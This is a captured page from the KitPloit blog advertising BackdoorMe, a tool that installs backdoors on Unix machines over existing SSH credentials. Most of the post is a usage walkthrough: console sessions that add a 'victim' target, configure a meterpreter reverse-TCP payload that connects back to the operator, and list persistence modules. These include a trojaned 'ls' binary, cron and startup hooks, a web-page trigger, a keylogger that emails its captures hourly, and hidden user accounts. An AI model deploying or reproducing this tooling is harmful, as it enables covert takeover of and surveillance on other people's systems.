



Are you ready to measure and demonstrate security effectiveness?  
Definitive Guide to Continuous Network Monitoring



Labels ▾


Search

Subscribe via e-mail



Subscribe via e-mail


Subscribe



Home » Apache » Backdoor » Backdooring » BackdoorMe » ELF » Keylogger » Metasploit » Module » msfvenom » Netcat » PHP » Poisoning » Python » BackdoorMe - Powerful Auto-Backdooring Utility

## BackdoorMe - Powerful Auto-Backdooring Utility

Lydecker Black on 7:33 PM



Backdoorme is a powerful utility capable of backdooring Unix machines with a slew of backdoors. Backdoorme uses a familiar metasploit interface with tremendous extensibility.

Backdoorme relies on having an existing SSH connection or credentials to the victim, through which it will transfer and deploy any backdoors. In the future, this reliance will be removed as the tool is expanded. To set up SSH, please see here: <https://help.ubuntu.com/community/SSH/OpenSSH/Configuring>

Please only use Backdoorme with explicit permission - please don't hack without asking.

Easy, Automated and Scalable  
Web Application Security


[Register For a Free Trial](#)

### Usage

Backdoorme comes with a number of built-in backdoors, modules, and auxiliary modules. Backdoors are specific components to create and deploy a specific backdoor, such as a netcat backdoor or msfvenom backdoor. Modules can be applied to any backdoor, and are used to make backdoors more potent, stealthy, or more readily tripped. Auxiliaries are useful operations that could be performed to help persistence.

To start backdoorme, first ensure that you have the required dependencies.

Shell - Konsole

```
$ python dependencies.py
```

Launching backdoorme:


[Submit a Tool](#)


Follow us!

SANS **Cyber Threat Intelligence Summit & Training 2016**

*Decrease your adversary's likelihood of success*

Summit: Feb 3 - 4  
Courses: Feb 5 - 10  
Alexandria, VA

[LEARN MORE](#)


PenTest Tools

Like Page

1.4k likes

Follow @KitPloit

51.6K followers

```
Shell - Konsole
$ python master.py
Welcome to BackdoorMe, a powerful backdooring utility. Type "help" to see the list of available commands. Type "addtarget" to set a target, and "open" to open an SSH connection to that target. Using local IP of 10.1.0.1. >>
```

To add a target:

```
Shell - Konsole
>> addtarget Target Hostname: 10.1.0.2 Username: victim Password: password123
+ Target 1 Set! >>
```

Backdoors

To use a backdoor, simply run the "use" keyword.

```
Shell - Konsole
>> use metasploit + Using current target 1. + Using Metasploit backdoor... (msf) >>
```

From there, you can set options pertinent to the backdoor. Run either "show options" or "help" to see a list of parameters that can be configured. To set an option, simply use the "set" keyword.

```
Shell - Konsole
(msf) >> show options
Backdoor options:
Option      Value      Description
Required    -----
name        in
itd          name of the backdoor      False format elf format to write the backdoor to
True lhost 10.1.0.1 local IP to connect back to
True encoder none encoder to use for the backdoor
False lport 4444 local port to connect back on
True payload linux/x86/meterpreter/reverse_tcp payload to deploy in backdoor
True (msf) >> set name apache + name => apache (msf) >> show options
Backdoor options:
Option      Value      Description      Required
-----
name        apache      name of the backdoor
False ...
```

Currently enabled backdoors include:

- Bash
- Bash2 (more reliable)
- Metasploit
- Netcat
- Netcat-traditional
- Perl
- Php (does not automatically install a web server, but use the web module!)
- Pupy
- Python
- Web (php - not the same backdoor as the above php backdoor)

Modules

Every backdoor has the ability to have additional modules applied to it to make the backdoor more potent. To add a module, simply use the "add" keyword.


```
Shell - Konsole
(msf) >> add poison + Poison module added
```

Each module has additional parameters that can be customized, and if "help" is rerun, you can see or set any additional options.


```
Shell - Konsole
(msf) >> help ...
Poison module options:
Option      Value      Description
Required    -----
name        in
is          name of command to poison      False location /bin where to put poisoned files into
False
```

Currently enabled modules include:

- Poison
  - Performs bin poisoning on the target computer - it compiles an executable to call a system utility and an existing backdoor.



KitPloit

 +1

+ 4,478

1180 listeners

BY FEEDBURNER



DedicatedSolutions.com  
www.dedicatedsolutions.com

15 Minute Server Setup


100% Automated OS Installer

- Windows & Linux OS
- VMware, XenServer & Proxmox
- cPanel & Plesk Control Panel


Populars

Comments


Archive




**Kali NetHunter 3.0 - Android Mobile Penetration Testing Platform**  
What's New in Kali NetHunter 3.0  
NetHunter Android Application Rewrite  
The NetHunter Android application has been totally re...




**Winpayloads - Undetectable Windows Payload Generation**  
Undetectable Windows Payload Generation with extras Running on Python2.7




**ParanoicScan - Vulnerability Scanner**  
Old Options Google & Bing Scanner that also scan : XSS SQL GET / POST SQL GET SQL GET + Admin ...




**IPTV Brute-Force - Search And Brute Force Illegal IPTV Server**  
This program is just a demonstration. DO NOT USE IT FOR PERSONAL purpose What is this? IPTV is a simple python script t...



**Maltrail - Malicious Traffic Detection System**  
Maltrail is a malicious traffic detection system, utilizing publicly available (black)lists containing malicious and/or general...





**Sawef - Send Attack Web Forms**  
SAWEF - Send Attack Web Forms  
DESCRIPTION The purpose of this tool is to be a Swiss army knife for anyone who works w...





**SAML Raider - SAML2 Burp Extension**  
SAML Raider is a Burp Suite extension for testing SAML infrastructures. It contains two core functionalities: Manipulating SAML Message...


Labels


 Linux

 Windows

 Mac

 Scanner

 Android

 Wireless

http://www.kitploit.com/2016/01/backdoorme-powerful-auto-backdooring.html

2/5

- For example, if the bin poisoning module is triggered with "ls", it would compile and move a binary called "ls" that would run both an existing backdoor and the original "ls", thereby tripping a user to run an existing backdoor more frequently.
- Cron
  - Adds an existing backdoor to the root user's crontab to run with a given frequency.
- Web
  - Sets up a web server and places a web page which triggers the backdoor.
  - Simply visit the site with your listener open and the backdoor will begin.
- Keylogger
  - Ships a keylogger to the target and starts it.
  - Given the option to email the results to you every hour.
- User
  - Adds a new user to the target.
- Startup
  - Allows for backdoors to be spawned with the bashrc and init files.

### Auxiliaries

In order to have persistence be more potent, some users may wish to install certain services on a target. To apply an auxiliary module, use the "apply" keyword.

```
Shell - Konsole
>> apply user + User Auxiliary Module added.
```

Auxiliaries also support the use of modules, so they can be triggered more stealthily or more often.

```
Shell - Konsole
>> (user) add startup + Startup Module added.
```

Currently enabled auxiliaries include:

- User
  - Adds a new user to the target.

### Targets

Backdoorme supports multiple different targets concurrently, organized by number when entered. The core maintains one "current" target, to which any new backdoors will default. To switch targets manually, simply add the target number after the command: "use metasploit 2" will prepare the metasploit backdoor against the second target.

## Download BackdoorMe

Scan it with the only

# False-Positive-Free

# Web Security Scanner

DOWNLOAD NOW

Subscribe via e-mail for updates!

Subscribe

f Like

162

t Tweet

G+1

4

in Share

9



#### Next

[BSQLinjector - Blind SQL Injection Exploitation Tool](#)

#### Previous

[Penbox - A Tool That Has All The Tools, Penetration Tester'S Repo](#)

### Related Posts


.....●●●●●



### Google+ Followers

KitPloit

+ Follow



3,624 have us in circles

Fund this site and millions more with Contributor.



PenTest Tools

14,468 likes

f Like Page

➔ Shar

4 friends like this







10 January 2016  
Lydecker Black  
0 Comments



09 January 2016  
Lydecker Black  
0 Comments




18 December 2015  
Lydecker Black  
0 Comments



14 November 2015  
Lydecker Black  
0 Comments



15 October 2015  
Lydecker Black  
0 Comments



25 June 2015  
Lydecker Black  
0 Comments

AMERIKANKI • SPONSORED

## 6 Weird Jobs That Didn't Exist 20 Years Ago

One career that has definitely experienced the most change over the last twenty years is technology. There are jobs out there that never even existed in the early 1990s, like streaming movies for millions of people or online coaching in almost every discipline. Certain other jobs have appeared as well that no one could have predicted. Have a look a...



Learn More

0 Comments

KitPloit - Tools for your PenTest Arsenal!

1 Login

Recommend

Share

Sort by Best



Start the discussion...

Be the first to comment.

SPONSORED



1. [Top 3 Stocks for 2016](#) a month ago [financialnewsworld.com](#) [Daily Investors News](#) [FinancialNewsWorld.com](#) (sponsored)



2. [Shark Tank Just Revealed a Trillion-Dollar Idea](#) 2 months ago [fool.com](#) [The Motley Fool](#) [Fool.com](#) (sponsored)



Subscribe

Add Disqus to your site Add Disqus Add

Privacy


DISQUS

## Tweets

Follow



**Hacker Tools** @KitPloit 21h  
BSQLinjector - Blind SQL Injection  
Exploitation Tool [goo.gl/S0aKu2](http://goo.gl/S0aKu2)  
#BSQLinjector #Enumeration  
#Ruby  
[pic.twitter.com/qRQ3bfej3K](https://pic.twitter.com/qRQ3bfej3K)



Expand

Tweet to @KitPloit

Contact Form

Recommended:

Follow us!

Name

Email \*

Message \*

Send

Blackploit [Pentest]

DedicatedSolutions (Private Cloud)

DedicatedSolutions (Server Products)

DigitalOcean

ExoClick

Funeek!

Th3 R4v3n

TraffBoost

7PRO

Underc0de

Sunploit

Site Info

kitploit.com

Jan 13, 2016

Traffic Rank:

310,715

Links in:

49

Powered by


Alexar

22online

f

t

g+





PenTest ...

Like Page

Follow @KitPloit

51.6K followers





KitPloit

google.com/+KitploitWeb

Hacking and PenTest Tools for your Security Arsenal!

G+

Follow

+1

+ 4,478

1180 listeners

BY FEEDBURNER

Copyright © 2012 KitPloit - PenTest Tools for your Security Arsenal! All Right Reserved  
Designed by IVYthemes | MKR Site

<http://www.kitploit.com/2016/01/backdoorme-powerful-auto-backdooring.html>

5/5